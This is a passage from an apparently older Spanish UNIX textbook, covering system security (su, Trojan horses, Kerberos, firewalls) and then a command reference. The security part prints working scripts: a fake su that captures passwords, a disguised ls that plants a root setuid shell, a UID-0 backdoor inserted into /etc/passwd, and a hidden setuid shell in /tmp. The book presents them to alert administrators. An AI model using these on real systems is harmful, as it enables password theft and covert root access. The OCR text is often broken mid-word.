UNIX está provisto de una orden peculiar para que los usuarios pued adoptar temporalmente los privilegios de otros usuarios. Se trata de orden *su (substitute user)*. Puede que esta orden no parezca muy impo tante, pero sí lo es, ya que gracias a ella un usuario puede ejecutar fich ros de otros compañeros mediante la adopción de su identidad. Cuan se escribe *su*, es necesario indicar a continuación el nombre del usua cuya identidad queremos adoptar.

```
$ su ricky
password:
```



Esta orden es una de las más peligrosas en cuanto a la seguridad del sistema se refiere, si algún usuario pudiese adoptar la personalidad de root, el sistema entero estaría en sus manos.

Una vez introducida la orden se pide que introduzcamos la contrase del usuario. Si no se conoce la contraseña no será posible llevar a ca el cambio. Si la contraseña es correcta, en ese momento, el usuario q invocó *su* pasa a tener la identidad del usuario cuyo nombre de prese tación se indicó en la orden.

Virus informáticos

En términos de informática, un virus es un programa que se introduce otros programas y modifica el comportamiento de éstos. Un virus pue

infectar a otros ficheros del sistema y lograr que hagan tareas destructivas, pero para que un virus se extienda e infecte es necesario haberlo ejecutado previamente. Mantener un sistema limpio de virus es una de las tareas de seguridad más importantes.

Muchos usuarios se preguntan si un virus puede llegar a entrar a un sistema mediante correo electrónico. La respuesta es ambigua. Un virus suele ser un programa compilado y cuyo código está en formato binario, por tanto, la única manera de entrar en un sistema, vía correo electrónico, es haciéndolo como un fichero ejecutable adherido al mensaje. Si el usuario lee el mensaje y no ejecuta el programa, el virus no puede actuar, si por el contrario el usuario lo ejecuta, el virus se carga en memoria y a partir de ahí puede ser muy difícil controlarlo. Pero un virus puede llegar a entrar en un sistema, oculto en un guión shell, como un simple fichero de texto con unas pocas líneas de código. Hay que tener especial cuidado con este tipo de virus, ya que lo que aparentemente no son más que unas inofensivas instrucciones pueden convertirse en un arma letal para el sistema.

Tipos de virus

Como tipo de virus más común en los grandes sistemas operativos se encuentra el *Caballo de Troya*. Este tipo de virus es un programa que se enmascara como otro programa realizando las mismas acciones que el original y, además, algunas otras no pretendidas.

Otro tipo de virus son los *gusanos* (*worms*). Un gusano, aunque catalogado como virus, no es realmente de la familia de éstos, ya que no se adhiere a los programas, sino que consigue acceder al sistema por medio de la red y una vez dentro intenta controlarlo.

El peligro de los virus

Anteriormente se ha indicado lo peligroso que puede llegar a ser que un intruso consiga hacerse con la clave de *root*. Siendo *root* se tiene

acceso a cualquier parte del sistema, se puede gobernar el mismo ningún tipo de restricción, acceder a documentación de clasificac secreta, y todo lo demás.

Es importante tener control de todos los ficheros del sistema, compro que éstos están debidamente colocados y que nadie los ha cambiad lugar. La aparición de un fichero en un directorio que no sea el cor pondiente puede ser un posible intento de asalto al sistema. Un c ejemplo de virus tipo *Caballo de Troya* se expone a continuación:

```
# Desactiva el echo del terminal para que aquello que se teclee no pu
visualizarse...
stty -echo
# Solicita la introducción de la contraseña...
echo password:
read p
# almacena la contraseña en un fichero para visualizarla posteriormente.
echo p > fichero.pswd
# activa nuevamente el echo del terminal
stty +echo
# muestra un mensaje de error y pide introducir nuevamente la contraseña.
echo Sorry.
# el programa se borra a sí mismo para que nadie pueda saber qué ha ocur
do.
rm $0
```

El programa anterior es un Caballo de Troya que permite robar la c traseña a cualquier usuario del sistema cuando ejecuta la orden *su*. l virus tendría que colocarse en el primer directorio del PATH del si ma y llamarse ***su***. Cuando un usuario escribe la orden *su* (origi para adoptar otra personalidad, el shell recorre el PATH del sist buscando esta orden en los directorios allí indicados. Si el virus **su** ado se encuentra en un directorio anterior al directorio en el que e

las órdenes originales, se ejecutará en lugar de ésta y el usuario no se dará cuenta de esta circunstancia.

En la primera línea del programa, se desactiva la entrada de información por el terminal de manera que los caracteres que se introduzcan no se visualizarán. A continuación se pide que se introduzca la clave secreta. Cuando el usuario la introduce, el programa la recibe y la envía a un fichero de texto para poder visualizarla posteriormente. De igual manera que se envía a un fichero de texto se podría enviar a cualquier parte de la red por medio del correo electrónico. Una vez almacenada la contraseña, el programa muestra un mensaje de error que desorienta al usuario, ya que éste piensa que ha podido equivocarse al introducir la clave y se dispone a repetir la orden. En la última línea, el programa se borra a sí mismo para que la próxima vez que el usuario teclee *su*, se ejecute la orden original.

La única potencia de este virus radica en la colocación del mismo dentro del *pathname*. Una orden del sistema siempre debe estar en su directorio correspondiente, en caso contrario se debe sospechar y ante la duda nunca se debe ejecutar una orden.

Ventajas e inconvenientes de root.

La gran ventaja de ser el **superusuario** de un sistema como UNIX, es el poder que dicho título te otorga. Como ya se ha dicho, *root* posee todos los privilegios dentro del sistema, pero esto, en muchas ocasiones, no es tan agradable. Siendo *root* estás en el foco de mira de cualquier intruso y es posible encontrar Caballos de Troya como el siguiente:

```
# Guión shell que realiza un ls ... y algo más.
# /bin/sh
/bin/cp /bin/sh /usr/lib/prog.a
/etc/chown root /usr/lib/prog.a
```

```
/bin/chmod 4755 /usr/lib/prog.a
/bin/rm -f $0
exec /bin/ls "$@"
```

El ejemplo anterior es un intento claro de ataque contra *root* en un s tema UNIX. Si *root* encuentra este fichero llamado *listado* y lo ejecu habrá cometido un grave error. Aparentemente el programa realizará listado del directorio actual pero en realidad habrá dejado una pue abierta en el sistema por la que podrá volver en cualquier momer Veamos el análisis del programa:

Primeramente, el programa habrá creado una copia del shell actu En segundo lugar se cambia de propietario al programa nue (*prog.a*), el nuevo propietario será *root*. En la tercera línea se act el *suid* del programa, de manera que cualquier usuario que lo ejec posteriormente lo hará con los permisos de *root*. En la cuarta línea programa se borra a sí mismo y por último realiza el listado de ficheros del directorio actual.

Estos pequeños virus son los quebraderos de cabeza de los admi tradores del sistema, que tienen que estar constantemente pendier de los posibles cambios.

Trucos de Seguridad

Si un intruso consiguiese romper en un sistema UNIX tendría a su posición una gran cantidad de información. Por eso es importante que conozcan los pequeños trucos que permiten dejar una puerta abier este tipo de usuarios. La misión de este apartado no es la de enseña lector cómo poder acceder al sistema y obtener la clave de *root*, s intentar mostrar pequeños trucos mediante los cuales un intruso tiene la clave de *root* en su poder podría dejar una puerta abierta al tema para entrar en futuras ocasiones.

La forma más sencilla de dejar una puerta abierta al sistema es creando un usuario con número de identificación cero. Este número está reservado para *root*, de manera que la aparición de una línea en el fichero /etc/passwd con dicho número crearía un usuario ficticio (pero real para el sistema) con los privilegios de *root*.Podría ser de la manera que describimos en el siguiente listado:

```
set linecount = 'wc -l /etc/passwd'
cd
cp /etc/passwd ./passwd.temp
@ linecount[1]/=2
@ linecount[1]+=1
split -$linecount[1] ./passwd.temp
echo "NOMBRE_USUARIO::0:0:NOMBRE_COMPLETO:/home/directorio :/bin/csh" >>
./xaa
cat ./xaa >> ./xaa
mv ./xaa /etc/passwd
chmod 644 /etc/passwd
rm ./xa* ./passwd.temp
```

Aunque este método es de sobra conocido por los administradores, es preciso indicar que la inserción de la línea está hecha en medio del fichero /etc/passwd, lo cual facilita la dificultad de verla en un primer vistazo. Otro método es crear una copia del shell en uso y activar el *suid* del mismo. El fichero se guarda en el directorio /tmp. En futuros accesos se tendrá un intérprete de comandos con privilegios de *root*.

```
$ Copia del shell a un fichero llamado mi_sh
cp /bin/sh /tmp/.mi_sh
$ se activa el suid
chmod 4755 /tmp/.mi_sh
```

Un método para evitar este tipo de ataque es crear un demonio que se encargue de limpiar el directorio /tmp cada cierto tiempo.

Mediante la herramienta *cron* es posible ejecutar acciones dañinas sob el sistema. El funcionamiento de *cron* ya se ha explicado en capítul anteriores, pero volveré a repetirlo. *cron* es una potente herramier administradora que realiza trabajos a las horas que se le indica. Los tr bajos de *root* que se han de realizar se encuentran en un fichero llam do /var/spool/con/crontabs/root. La utilidad *crontab* se encarga de añ dir órdenes al fichero *crontab*. Es posible editar este fichero e incluir u línea que se encargue de ejecutar un *shell script* cada cierto intervalo tiempo. La misión del *shell script* será la de realizar cualquier ac prohibido en el sistema.

El sistema kerberos


En el año 1983 comenzó en el MIT (*Massachusetts Institute Technology*) el llamado "Proyecto Athena". Este proyecto tenía con principal objetivo crear un entorno informático educativo para funcion sobre estaciones gráficas de trabajo. Este sistema operativo, que estal basado en la versión UNIX BSD, estaba dotado de un sistema de aute tificación llamado *Kerberos*.

Kerberos es un sistema de seguridad y como tal, asume que las est ciones de trabajo no son seguras, por lo que valida la identidad de toc usuario cuando se solicita un servicio. (Se entiende por servicio cua quier llamada al sistema, ya sea para abrir un archivo, enviar datos una impresora, etc.). La manera en la que *Kerberos* gestiona el acce sigue los siguientes puntos:

Todo usuario que se conecta al sistema necesita un nombre de pr sentación y una clave. *Kerberos* solicita la introducción de dicl información. Estas rutinas de identificación las lleva implementad el sistema UNIX en la rutina *login*.

La contraseña introducida por el usuario es sometida a un proceso encriptación. Tanto los usuarios como los servicios tienen una clave. L

claves jamás se almacenan en el servidor principal, sino que se encuentran en uno de los servidores del sistema *Kerberos*.



: Esquema
ionamiento
ema Kerberos.

Cuando un usuario se conecta a una estación de trabajo, el sistema le pide la introducción de su nombre de presentación (*login*). Como parte de esta secuencia de conexión y antes de introducir la clave de acceso, el sistema envía un mensaje por la red hasta llegar al Servidor de Autentificación de *Kerberos* (SAK) [*Kerberos Authentication Server*]. Este mensaje se compone de dos campos, el primero de ellos es el nombre de presentación del usuario y el segundo el nombre de un servidor concreto de *Kerberos* denominado Servidor de Concesión de Tickets (TGS) [*Ticket Granting Server*].

```
mensaje = { [user_n] [TGS_n] }
```

Los campos que forman el mensaje no necesitan estar encriptados ya que se trata de nombres conocidos por el resto de los usuarios. Cuando el SAK recibe el mensaje proveniente de la estación de trabajo, comprueba en las bases de datos el nombre del usuario y el nombre de servidor TGS y genera una clave encriptada para cada uno de ellos. Para

generar esta clave utiliza una contraseña *alpha* y un método de encr tación interno que denominaré *crypt*.

```
key1 = crypt (user_n , alpha)
key2 = crypt (TGS_n , alpha)
```

Las líneas se interpretan de la manera siguiente: El campo *user_n* sometido a un proceso de encriptación (crypt) por medio de *alpha* pa conseguir la clave *key1*. El procedimiento es idéntico para la segun clave. El SAK prepara el mensaje que enviará de vuelta a la estación trabajo, para ello necesita un *ticket* que asegure el acceso al servic solicitado. Este *ticket* se compone de varios campos, de los cuales, l más importantes se explican a continuación:

```
ticket = { [user_n] [TGS_n] [WS_addr] [TGS_session] ... }
```

El primer campo es el nombre de presentación del usuario. El segun campo es el nombre del servidor de concesión de tickets (TGS). El t cer campo es la dirección Internet de la estación de trabajo. El cuarto un número generado por el SAK y denominado "número de sesión c servidor TGS". El SAK utiliza la clave de encriptación *key1* para encri tar el *ticket*. Al *ticket* encriptado se le denominará *ticket_k*.

```
ticket_K = crypt (ticket , key1)
```

El mensaje que el SAK envía de vuelta a la estación de trabajo se co pone de dos campos que son:

```
mensaje = { [ticket_K] [TGS_session] }
```

Como se puede observar, el número de sesión del servidor TGS incluido en el mensaje dos veces, una como parte del *ticket* y otra combinación con éste formando el mensaje. En este momento, el me

saje está listo para ser enviado de vuelta a la estación de trabajo, pero antes de hacerlo, el SAK lee de la base de datos la contraseña encriptada del usuario (*password*) y la utiliza para encriptar el mensaje. El mensaje finalmente se envía por la red.

```
mensaje_K = crypt (mensaje , password)
```

La rutina *login* del sistema recibe el mensaje enviado por el SAK y solicita entonces la introducción de la contraseña (*password*) por parte del usuario. Esta contraseña se encripta mediante la orden *crypt* del sistema UNIX y se utiliza para poder desencriptar el mensaje enviado por el SAK. Realizado este procedimiento, en la estación de trabajo se obtienen los dos campos que forman el mensaje: *ticket_K* y *TGS_session*. Estos campos se almacenan dentro de la estación para su posterior uso.

```
mensaje = decrypt (mensaje_K , password)
mensaje = { [ticket_K] [TGS_session] }
```

Cuando un usuario solicita un servicio de red, ya sea para abrir un archivo, leer el correo, etc. necesita un *ticket* para ese servicio en particular. En ese momento, la estación de trabajo envía un mensaje de nuevo al SAK con la siguiente información:

```
mensaje = { [ticket_K] [identificador_K] [server _n] }
```

El primer campo es el *ticket* encriptado que envió el SAK a la estación de trabajo. El segundo campo es un identificador encriptado que está formado a su vez por otros campos. El tercer campo es el nombre del servidor al cual se desea acceder.

```
identificador = { [user_n] [WS_addr] [hora] }
```

El primer campo es el nombre de presentación del usuario. El segundo campo es la dirección Internet de la estación de trabajo. El tercer campo

es la hora exacta en la que se solicitó el servicio. Este identificado encripta en la estación de trabajo mediante el número de sesión T obtenido del mensaje que envió el SAK.

```
identificador_K = crypt (identificador , TGS_session)
```

Toda la información se envía por la red hasta el SAK. Allí se realizan pasos inversos para poder desencriptar la información. Mediante el nú ro la clave de encriptación *key1* se consigue desencriptar el *ticket_K*.

```
ticket = decrypt (ticket_K , key1)
```

Dentro de la clave, (en el cuarto campo) se obtiene del número de ses TGS. Este número se utiliza para desencriptar el *identificador_K*, po riormente se comprueban una serie de datos tales como la direcc Internet de la estación de trabajo, la hora de solicitud del servicio nombre del servidor.

```
identificador = decrypt (identificador_K , TGS_session)
```

El TGS genera un nuevo número de sesión y crea un nuevo *ticket* será necesario para que la solicitud se lleve a cabo.

```
ticket2 = { [user_n] [Server_n] [TGS_session] [WS_addr] }
```

El *ticket* se encripta mediante el nombre del servidor solicitado y ju con el nuevo número de sesión TGS se forma el mensaje.

```
ticket2_K = crypt (ticket , server_K)
mensaje = { [ticket2_K] [TGS_session2] }
```

El mensaje se vuelve a encriptar utilizando el número de sesión TGS se utilizó desde el primer momento y que la estación de trabajo conc

Finalmente se envía por la red hasta la estación de trabajo.

```
mensaje_K = crypt (mensaje , TGS_session)
```

Cuando el mensaje llega a la estación, ésta procede a desencriptarlo mediante el número de sesión de trabajo que almacenó previamente, de ahí obtiene el *ticket2_k,* que es precisamente el *ticket* que pertenece al servicio solicitado por el usuario.

```
mensaje = decrypt (mensaje_K , TGS_session)
```

Cuando la estación de trabajo tiene el *ticket2_K* y el nuevo número de sesión TGS (obtenidos tras desencriptar el mensaje), construye un nuevo identificador formado por los campos:

```
identificador2 = { [user_n] [WS_addr] [hora] }
```

El identificador se encripta mediante el nuevo número de sesión TGS y se incluye en el mensaje que la estación de trabajo envía al servidor.

```
identificador2_K = crypt (identificador , TGS _session2)
mensaje = { [ticket2_K] [identificador2_K] [server_n] }
```

El servidor recibe el mensaje y desencripta el *ticket2_K* . El servidor es capaz de desencriptar el *ticket2_K* porque *Kerberos* lo encriptó utilizando el nombre del servidor. Posteriormente se obtiene el nuevo número de sesión TGS y por medio de este consigue desencriptar el *identificador2_K.*

```
ticket2 = decrypt (ticket2_K , server_K)
```

Desventajas de Kerberos

Uno de los problemas con que cuenta este magnífico sistema de seguridad es que fue diseñado por el MIT para funcionar en los entornos de

red que allí existían. Es decir, fue diseñado para identificar al usua final ante los servidores. El sistema UNIX planifica su trabajo en red p medio de demonios y *Kerberos* no fue pensado para que los demoni fuesen los encargados de establecer contacto con otras máquinas.

Otro posible problema es que la mayoría de los sistemas no disponen otros servidores dedicados al almacenamiento de claves de usuarios. demás, el servidor que se encarga de almacenar las claves debe tener alto nivel de seguridad, ya que cualquier intruso que consiguiese lleg hasta él, tendría en sus manos las claves de los demás usuarios. Pe junto con estos problemas existe un tercero que está relacionado con manejo que *Kerberos* hace con las claves en memoria:

Cuando un usuario introduce su clave y esta se almacena en memo puede ser obtenida por otros usuarios registrados en el sistema. Cuan se trabaja en un sistema monousuario, sólo el usuario actual tiene acc so a los recursos del sistema, por lo tanto no existe la necesidad de hal litar el acceso remoto a la estación de trabajo. Sin embargo, en un ento no multiusuario existe, por supuesto, la posibilidad de que otro usua pueda acceder a las claves.


FireWalls

Los denominados *FireWalls* son productos comerciales que pertenec a *Internet Security Co*. Se trata de compuertas que realizan una serie servicios tales como filtración de paquetes de datos, agregar nuevos pr tocolos, creación de canales encriptados, etc. En sí, los *FireWalls* s encaminadores fiables que comunican una red interna (clasificada seg ra) con una red externa (clasificada NO segura).

Todo el tráfico de paquetes existente entre la red externa y la red inte na se envían a través del *FireWall* para poder ser verificado y, en cons cuencia, admitido o rechazado. Un *FireWall* incluye dos componente

- Módulos de filtro de paquetes
- Módulos de control

Los últimos se encargan de controlar a los primeros, aunque un módulo de filtro de paquetes trabaja con independencia del módulo de control, pudiéndose colocar en servidores Internet para proveer zonas divididas de riesgo. Los módulos de control, por su parte, se sitúan en la estación de trabajo.



Esquema de
ın de un

ıturo de UNIX en Internet

Es bastante complicado poder estimar el período de vida de un sistema operativo de red. En el caso de UNIX han pasado ya casi treinta años desde sus primeros comienzos y todavía sigue siendo el principal soporte de la mayoría de los servidores Internet. Las grandes empresas multinacionales confían en la fiabilidad de este sistema operativo. La pregunta de que debería hacerse por lo tanto es: ¿Existe un futuro para UNIX a nivel de PC doméstico?. Es un hecho que la mayoría de las grandes empresas informáticas (a excepción de Microsoft) utilizan sistemas operativos UNIX, es el caso de Sun Microsystems, Santa Cruz, Xerox e incluso la famosa empresa cine-

matográfica de efectos especiales *Industrial Light & Magic* George Lucas), la cual utiliza las potentes máquinas *Silicon Graph* equipadas con un sistema operativo UNIX.

Pero un sistema operativo, sin software que pueda ejecutarse sobre no tiene salida en el mercado de los PC domésticos. El software exist te para UNIX es demasiado caro para la economía de un usuario pa cular, lo que produce una importante pérdida dentro de este sector. C la llegada de las nuevas generaciones de ordenadores, Microsoft ha c seguido entrar en el mundo del PC doméstico y hoy en día abarca el 9 de este mercado. Uno de los más recientes productos de Microsoft Windows NT 4.0, está entrando en competición con UNIX por el li razgo de los servidores Internet.

La mayor ventaja con la que cuenta Windows NT es la facilidad manejo de un sistema operativo que es prácticamente intuitivo. UN por su parte, siempre ha sido criticado por su complejidad y su aspe pobre de cara al usuario. La llegada al mercado de las nuevas versio no comerciales de UNIX, como es el caso del sistema operativo Lin ofrecen una alternativa, al usuario del PC doméstico, para poder ac carse a este sistema operativo. En Internet existen cientos de progran de aplicación que están diseñados para ejecutarse sobre Linux, cor ventaja de que muchos de ellos están catalogados como produc *Freeware* (o de libre distribución).

En mi opinión, los grandes fabricantes de sistemas UNIX deberían u se para, juntos, poder sacar adelante lo que poco a poco se va con tiendo en una leyenda. La idea de unificar el sistema operativo UNIX sólo a nivel de servidores de Internet, sino a nivel de PC doméstico, es sino una alternativa del amplio abanico de posibilidades que el fu ro de la red nos depara.

Capítulo 10

ÓRDENES DEL SISTEMA UNIX

enes del sistema UNIX

★ at

Este comando ejecuta un guión Shell a la hora especificada como argumento. Tiene dos posibles formatos que se explican a continuación:

```
at [-m] hora [fecha] [+inc]
at [-l | -r] lista_tr
```

Esta orden obliga al sistema operativo a ejecutar, a una hora determinada, aquellos comandos que se reciben por la entrada estándar en forma de guión Shell. Para llevar a cabo dicha ejecución, el *kernel* utiliza el correo electrónico para enviar el resultado final del programa así como los posibles errores de ejecución.

El primer argumento, *hora*, es precisamente la hora del día en la que se procede a ejecutar el guión Shell. El formato en el que se debe expresar la hora de ejecución no es fijo, ya que se pueden indicar números de uno o dos dígitos (que expresan una hora concreta), cuatro dígitos (que expresan hora y minutos) o bien una serie de palabras que hacen referencia a momentos de un día (*noon*, *midnight*, etc.). Por defecto, esta orden asume las horas del día en formato 24h.

El argumento *fecha* es el día del mes en el que se desea ejecutar el guión Shell. Si no se especifica una fecha concreta, la orden *at* comprueba que la hora indicada en el argumento *hora* es posterior a la hora actual, de no ser así, el programa se ejecuta a la hora indicada del día siguiente. Si se indica un día de la semana, éste puede escribirse en un formato de tres letras (*Mon*, *Tue*, *Wed*, etc.) o bien utilizar palabras que identifiquen el día concreto (*tomorrow*, *today*, etc.). Existe una tercera forma de indicar una fecha de ejecución para los comandos, mediante la inclusión del

nombre de un mes seguido de un número que hace referencia al día d dicho mes. Utilizando esta última manera es posible indicar un año continuación del día del mes. El argumento *inc* es el incremento (expr sado en días, semanas, meses o años) en el que se ejecutará el guió Shell a partir de la hora y fecha indicada.

Dependiendo de los modificadores que se indiquen en la línea de órd nes, la orden *at* actuará de una manera u otra. Al indicar **-l**, muestra u listado de los trabajos indicados en *lista_tr*, es decir, de los trabajos pe dientes de ejecución. Es importante indicar que los trabajos que apar cen en *lista_tr* no son nombres de programas sino números enteros qu identifican a trabajos concretos.

El modificador **-r** se encarga de cancelar los trabajos preparados pa ejecutarse mediante la orden *at*.

El modificador **-m** se encarga de enviar por correo electrónico un me saje con el resultado de la ejecución de los programas o con los posibl errores. De no indicarse esta opción, la orden *at* no avisa del resultad de ejecución de los trabajos.

Para que los usuarios puedan utilizar la orden *at* es necesario que administrador o *root* les incluya en el fichero /etc/cron.d/at.allow.

Ejemplos

Para ver los trabajos pendientes de ejecución:

```
$ at -l
user = alex  34567800.a  Tue Nov 10  10:00:00   1997
user = alex  34567801.a  Tue Nov 10  10:00:00   1997
```

Para ejecutar un guión Shell a las 5 de la mañana:

```
$ at 5am < fichero
job 345679904.a at Mon  Feb  18  05:00:00    1997
```

banner

La orden banner permite escribir mensajes de gran tamaño. Su formato es:

banner *cadenas*

El argumento *cadenas* es el texto que se quiere mostrar. Esta orden suele utilizarse en combinación con la orden *wall* para mostrar mensajes a todos los usuarios de manera que éstos acusen recibo de una manera clara e inmediata.

Ejemplos

Para mostrar por pantalla un mensaje cualquiera:

```
$ banner aviso
  ##    #    #     #    ####     ####
 #  #   #    #     #    #        #    #
#    #  #    #     #    ###      #    #
######  #  #       #       #     #    #
#    #  #  #       #       #     #    #
#    #   ##        #    ####     ####

$
```

Para mandar un mensaje a todos los usuarios (por parte de *root*):

```
# wall | banner ¡Hora de marcharse!
#
```

cal

Muestra un calendario por la salida estándar. Su formato es el siguiente

cal [*mes*] [*año*]

La orden *cal* se encarga de mostrar el calendario de un mes o un año concreto. Los argumentos son opcionales, ya que de no indicar nada este comando muestra el calendario del mes actual. El argumento *mes* puede ser un número comprendido entre 1 y 12. El argumento *año* puede ser cualquier número de una, dos, tres o cuatro cifras.

Ejemplos

```
$ cal 1997

Ene                         Feb                         Mar
Do Lu Ma Mi Ju Vi Sa        Do Lu Ma Mi Ju Vi Sa        Do Lu Ma Mi Ju Vi Sa
          1  2  3  4                        1                           1
 5  6  7  8  9 10 11         2  3  4  5  6  7  8         2  3  4  5  6  7  8
12 13 14 15 16 17 18         9 10 11 12 13 14 15         9 10 11 12 13 14 15
19 20 21 22 23 24 25        16 17 18 19 20 21 22        16 17 18 19 20 21 22
26 27 28 29 30 31           23 24 25 26 27 28           23 24 25 26 27 28 29
                                                        30 31

Abr                         May                         Jun
Do Lu Ma Mi Ju Vi Sa        Do Lu Ma Mi Ju Vi Sa        Do Lu Ma Mi Ju Vi Sa
       1  2  3  4  5                     1  2  3         1  2  3  4  5  6  7
 6  7  8  9 10 11 12         4  5  6  7  8  9 10         8  9 10 11 12 13 14
13 14 15 16 17 18 19        11 12 13 14 15 16 17        15 16 17 18 19 20 21
20 21 22 23 24 25 26        18 19 20 21 22 23 24        22 23 24 25 26 27 28
27 28 29 30                 25 26 27 28 29 30 31        29 30
```

```
Jul                                 Ago                                 Sep
Do Lu Ma Mi Ju Vi Sa   Do Lu Ma Mi Ju Vi Sa   Do Lu Ma Mi Ju Vi Sa

1  2  3  4  5                                  1  2      1  2  3  4  5  6
6  7  8  9  10 11 12   3  4  5  6  7  8  9    7  8  9  10 11 12 13
13 14 15 16 17 18 19   10 11 12 13 14 15 16   14 15 16 17 18 19 20
20 21 22 23 24 25 26   17 18 19 20 21 22 23   21 22 23 24 25 26 27
27 28 29 30 31         24 25 26 27 28 29 30   28 29 30
                       31

Oct                                 Nov                                 Dic

Do Lu Ma Mi Ju Vi Sa   Do Lu Ma Mi Ju Vi Sa   Do Lu Ma Mi Ju Vi Sa

         1  2  3  4                                  1      1  2  3  4  5  6
5  6  7  8  9  10 11   2  3  4  5  6  7  8    7  8  9  10 11 12 13
12 13 14 15 16 17 18   9  10 11 12 13 14 15   14 15 16 17 18 19 20
19 20 21 22 23 24 25   16 17 18 19 20 21 22   21 22 23 24 25 26 27
26 27 28 29 30 31      23 24 25 26 27 28 29   28 29 30 31
                       30

$
```

cat

Concatena, crea o muestra el contenido de ficheros. Su formato es el siguiente:

cat [opciones] [*lista_fich*]

Esta orden es frecuentemente utilizada para la creación de ficheros de texto así como para visualizarlos. El funcionamiento de la orden *cat* se basa en tomar los datos de un fichero o de la entrada estándar y enviarlos a la salida estándar. La orden *cat* admite diferentes modificadores:

- Utilizando **-v**, obliga a *cat* a mostrar los caracteres no impri mibles, como es el caso de los tabuladores, saltos de línea avance de página, etc.

- Mediante la opción **-e** se marcan los finales de línea con un sím bolo dólar ($). Para que esta opción funcione es necesario que tam bién está incluida la opción anterior. La utilización de estos modi ficadores puede no parecer muy práctica en un primer moment pero sí lo es cuando se utilizan en la programación Shell.

- La opción **-s** hace que la orden *cat* no muestra un mensaje cuand no consigue encontrar el fichero que se le indica como argumen to. En realidad, esta orden lo que hace es redireccionar la salida d errores estándar y enviar los posibles errores al fichero /dev/null

- La opción **-t** marca las tabulaciones existentes en un fichero co el carácter (^). Para que este modificador funcione es necesari que esté incluido el modificador **-v**.

Si en el argumento *lista_fich* se incluyen varios archivos, *cat* los con tena mostrando el resultado por la salida estándar. Para visualizar el co tenido de un fichero de texto:

```
$ cat fichero
Este es un ejemplo de fichero de texto
$
```

En el caso de que el fichero no exista, se muestra un mensaje de er por la salida estándar. Es posible desactivar la mencionada sal mediante el modificador **–s**.

```
$ cat fichero
cat: cannot open fichero1: No such file or directory (error
```

```
$ cat -s fichero
$
```

Para la creación de un fichero, *cat* toma los datos de la entrada estándar y los lleva a la salida estándar. Esto puede utilizarse para crear ficheros cuyo contenido se toma desde el teclado o bien para crear un archivo como resultado de la concatenación de otros. Para indicar el final de archivo es necesario pulsar la combinación de teclas [CNTL][D].

```
$ cat > fichero
Todo lo que se escribe por teclado se guarda en el fichero.
[CNTL][D]
$ cat fichero1 fichero2 fichero3 > fichero_final
$
```

Cuando se lleva el contenido de un fichero a otro, utilizando el símbolo de redireccionamiento (>), el Shell destruye el fichero destino antes de que se graben en él los nuevos datos, por lo que el siguiente comando no funcionaría correctamente:

```
$ cat carta agenda > carta
cat: input carta is output
$
```

La intención del ejemplo anterior es concatenar los archivos *carta* y *agenda* y llevar el resultado final de nuevo al archivo *carta*. Esto no funciona, ya que el Shell se encarga de eliminar el archivo *carta* antes de que se lea su contenido. Lo que se obtiene al ejecutar esta orden, a pesar del aviso del Shell, es el contenido de *agenda* en el archivo *carta*.

Para visualizar los caracteres no imprimibles es necesario incluir el modificador **–v**. Esta opción podría utilizarse conjuntamente con la orden *sed* para buscar los tabuladores y sustituirlos por espacios en blanco.

```
$ cat -v -s fichero | sed 's/^/ / g'
```

La orden *sed* se encarga de buscar aquellas líneas que contengan el s bolo (^) y sustituirlas por un espacio en blanco. Mediante la inclusió un guión en la línea de comandos es posible forzar la orden *cat* a le entrada estándar antes de llevar a cabo la creación de un fichero:

```
$ cat > cabecera
Usuarios Conectados

$ cat > final

Muchas gracias.
$ who | cat final -cabecera > fich
$ cat fichero
Usuarios Conectados

alex     ttyd1   Jan 15   12:40
jose     tty07   Jan 15   10:32
alberto  ttyd2   Jan 15   12:10
ricky    ttyd6   Jan 15   11:00

Muchas gracias.
```

La orden *cat* toma la entrada que proviene de la ejecución de *who*, antes de mostrar el contenido del archivo *final*, lee la entrada del a vo *cabecera*. El resultado final se lleva al archivo *fich*.

cc

La orden *cc* invoca al compilador de C. Su formato es el siguiente:

cc [opciones] *archivo* [-l *argumentos*]

Esta orden es la encargada de compilar, enlazar y cargar los archivos fuente del lenguaje C para la creación de un archivo ejecutable. Esta utilidad utiliza una nomenclatura por defecto para referirse a los diferentes tipos de archivos.

Cuando un fichero lleva la extensión **.c** hace referencia a un archivo de texto con código escrito en lenguaje C, en el caso de que la extensión sea **.s** indica que el archivo es un programa en lenguaje ensamblador y por último, si la extensión es **.o** se trata de un archivo objeto fruto de haber compilado el programa.

Cuando la orden *cc* se ejecuta sin incluir argumentos de ningún tipo, compila el programa y enlaza las librerías necesarias creando un archivo llamado *a.out*. Pero los modificadores siguientes alteran el funcionamiento de esta orden de la forma siguiente:

Al utilizar la opción **-c** obliga a la orden *cc* a no cargar los archivos objeto, es decir, compila el programa y enlaza las diferentes funciones de librería y deja el código objeto en un fichero con extensión **.o**.

Cuando se utiliza el modificador **-o** es necesario indicar a continuación el nombre de un archivo que será el nombre del fichero ejecutable. Existe un modificador semejante a éste que permite obtener un fichero ejecutable con mayor optimización. Se trata de la opción **-O**.

